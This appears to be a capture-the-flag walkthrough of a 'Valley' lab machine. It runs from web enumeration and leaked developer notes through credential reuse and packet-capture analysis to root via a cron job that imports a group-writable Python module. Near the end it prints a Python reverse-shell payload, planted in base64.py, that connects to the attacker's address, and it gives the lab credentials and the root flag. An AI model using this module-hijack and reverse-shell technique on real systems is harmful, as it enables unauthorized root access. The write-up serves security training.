valleyDev.valley.Establish the exposed service surface
I began with a standard Nmap scan against the assigned room address. Of the default TCP ports tested, only 22/tcp and 80/tcp were open. That gave the investigation two immediate surfaces: SSH for a later authenticated foothold and HTTP for initial enumeration.
Port 80 is the only unauthenticated application surface visible in the initial scan, so the web service becomes the first practical route forward.

22, HTTP on 80, and 998 closed ports in the default scan.Treat static assets as enumerable content
Once the site’s /static path was identified, I ran Gobuster directly against it with common.txt. The scan was noisy: many numeric paths returned large files and several requests hit the client timeout. That did not make the results useless. It made response size and manual inspection more important.
The numeric entries—particularly /00—stood out from conventional directory names. Static asset directories are often skipped after the main application paths are found, but predictable filenames can expose content that was never intended to become part of the public interface.

/static. The large bodies and timeouts create noise, but /00 is small enough to deserve immediate manual inspection.Follow the notes the developers forgot
Opening /static/00 returned plain-text development notes. Most entries were harmless content tasks, but one line was operationally valuable: remove /dev1243224123123. The presence of that instruction suggested the path had existed and might still exist.
A second file at /pricing/note.txt complained about notes being left around the website. It did not provide a credential or exploit by itself, but it confirmed a pattern: internal communication was being stored in public web content. That made the first leak much more credible.

/static/00 names the development path directly. “Remove” is a task, not proof that the route was actually removed.
The leaked path remained accessible and presented a Valley Photo Co. Dev Login. At this point, brute-forcing the form would have been premature. A development login implemented as a static page is a strong reason to inspect its JavaScript first.

The browser already has the answer
The page source referenced dev.js. Inside it, the login button handler compared the submitted values against hard-coded strings. The same conditional also revealed the redirect target that would be loaded after a successful match.
siemDevcaliforniaThe application sends the valid credentials and protected location to every visitor. Because the check happens in JavaScript, the login is only a user-interface gate—not server-side access control.

dev.js contains the complete decision: siemDev / california is accepted, then the browser is sent to devNotes37370.txt.Turn the developer note into testable hypotheses
The destination exposed by the JavaScript contained notes for an FTP server. Two lines matter more than the generic patching reminders: stop reusing credentials and change FTP port to normal port.
Those clues suggest that the FTP service may reuse credentials found elsewhere and may be listening outside its conventional port. The initial Nmap scan did not expose FTP on 21/tcp, which is consistent with the note, while the developer-note filename itself provides a focused port candidate for direct validation.

Reuse the exposed credentials on port 37370
The filename devNotes37370.txt provided a precise port candidate. Connecting to FTP on 37370 confirmed a vsFTPd 3.0.3 service, and the client-side credentials siemDev / california authenticated successfully. The warning about credential reuse was literal.
The directory contained siemFTP.pcapng, siemHTTP1.pcapng, and siemHTTP2.pcapng. Packet captures are binary files, so trying to use cat inside the FTP client was not a valid way to inspect one. I downloaded siemHTTP2.pcapng with get for local analysis instead.
The exact credentials exposed by dev.js also authenticate to FTP. One client-side disclosure has now crossed into access to a separate network service.

37370 accepts the reused siemDev credentials. After listing the three captures, get siemHTTP2.pcapng transfers one of the HTTP captures locally.Filter the capture down to submitted credentials
I opened the downloaded capture in Wireshark and filtered for HTTP POST requests. This reduces a large capture to the traffic most likely to contain submitted form data.
filter: http.request.method == "POST"


valleyDev and password ph0t0s1234 were transmitted without encryption.valleyDevph0t0s1234The HTTP request body preserves the login fields exactly as submitted. Anyone with access to the capture can recover and reuse the credentials without cracking a hash.
Convert captured credentials into an SSH foothold
The recovered credentials worked over the SSH service found during the first scan. After logging in as valleyDev, I found user.txt in the home directory and read the user flag.
valleyDev@valley:~$ cat user.txt
valleyDev@valley:~$ sudo -l
The first privilege check was sudo -l. It returned that valleyDev may not run sudo on the host, so the straightforward sudo path is closed. The next stage must move into local enumeration: users, groups, processes, scheduled tasks, writable files, capabilities, SUID binaries, and application artifacts.

sudo -l immediately rules out an allowed-command escalation path for this account.Unpack the authenticator and recover its embedded values
/home contains two unsalted MD5 values and recognizable authentication strings.Local enumeration exposed /home/valleyAuthenticator. I analyzed a copy on the attack machine, first removing its UPX packing and then extracting strings long enough to avoid most binary noise.
# strings -n 10 valleyAuthenticator | grep -A 5 -B 5 Authenticator
The output placed two 32-character hexadecimal values beside the program’s prompts and success messages:
dd2921cc76ee3abfd2beb60709056cfb
Welcome to Valley Inc. Authenticator
What is your username:
What is your password:
Authenticated
Their length and format suggested MD5. Resolving them produced two plaintext candidates:
liberty123valleyPacking only obscured the binary. Once unpacked, the hashes remained directly recoverable, and unsalted MD5 offered little resistance to lookup or cracking.
Reassemble the values as a local account
valley and password liberty123.Testing the two decoded values against the authenticator established the usable pairing: username valley, password liberty123. From the valleyDev shell, those credentials also worked with su valley and moved the session into a second local account.
Password: liberty123
valley@valley:/home/valleyDev$ id
The new identity matters because valley belongs to the additional valleyAdmin group. It still has no sudo permission, but its group membership changes which files are writable.

valley account. Enumeration shows the authenticator in /home, the /photos directory, and another denied sudo -l check.Connect a root cron job to a group-writable import
The system crontab revealed a custom task executed by root at minute 1 of every hour:
1 * * * * root python3 /photos/script/photosEncrypt.py
photosEncrypt.py reads six JPEG files, imports Python’s base64 module, encodes each image, and writes the results into /photos/photoVault. The script itself is owned by root and is not writable by the current account, so editing the cron target directly is not the path.
import base64
for i in range(1,7):
image_path = "/photos/p" + str(i) + ".jpg"
with open(image_path, "rb") as image_file:
image_data = image_file.read()
encoded_image_data = base64.b64encode(image_data)
The important permission appeared on the imported standard-library module:
-rwxrwxr-x 1 root valleyAdmin 20382 Mar 13 03:26 /usr/lib/python3.8/base64.py
valley@valley:~$ id
uid=1000(valley) gid=1000(valley) groups=1000(valley),1003(valleyAdmin)
Root executes a Python program that imports a module writable by valleyAdmin. Because valley belongs to that group, code placed in base64.py will run in root’s process when the scheduled script imports it.
Hijack the import and catch the root callback
I added a callback to /usr/lib/python3.8/base64.py, using the VPN address of the attack machine and a listener on port 5555. In another terminal, I started the listener before the scheduled job’s next run.
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.253.48",5555))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
Connection from 10.10.255.132 44078 received!
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
THM{v@lley_0f_th3_sh@d0w_0f_pr1v3sc}
When root’s cron job imported the modified module, the callback reached the listener as UID 0. Reading /root/root.txt returned the final flag and completed the room.
From a forgotten web note to root through chained trust failures.
No single step carried the whole compromise. Public notes, reused credentials, unencrypted traffic, embedded MD5 secrets, and a writable imported module each supplied the next link.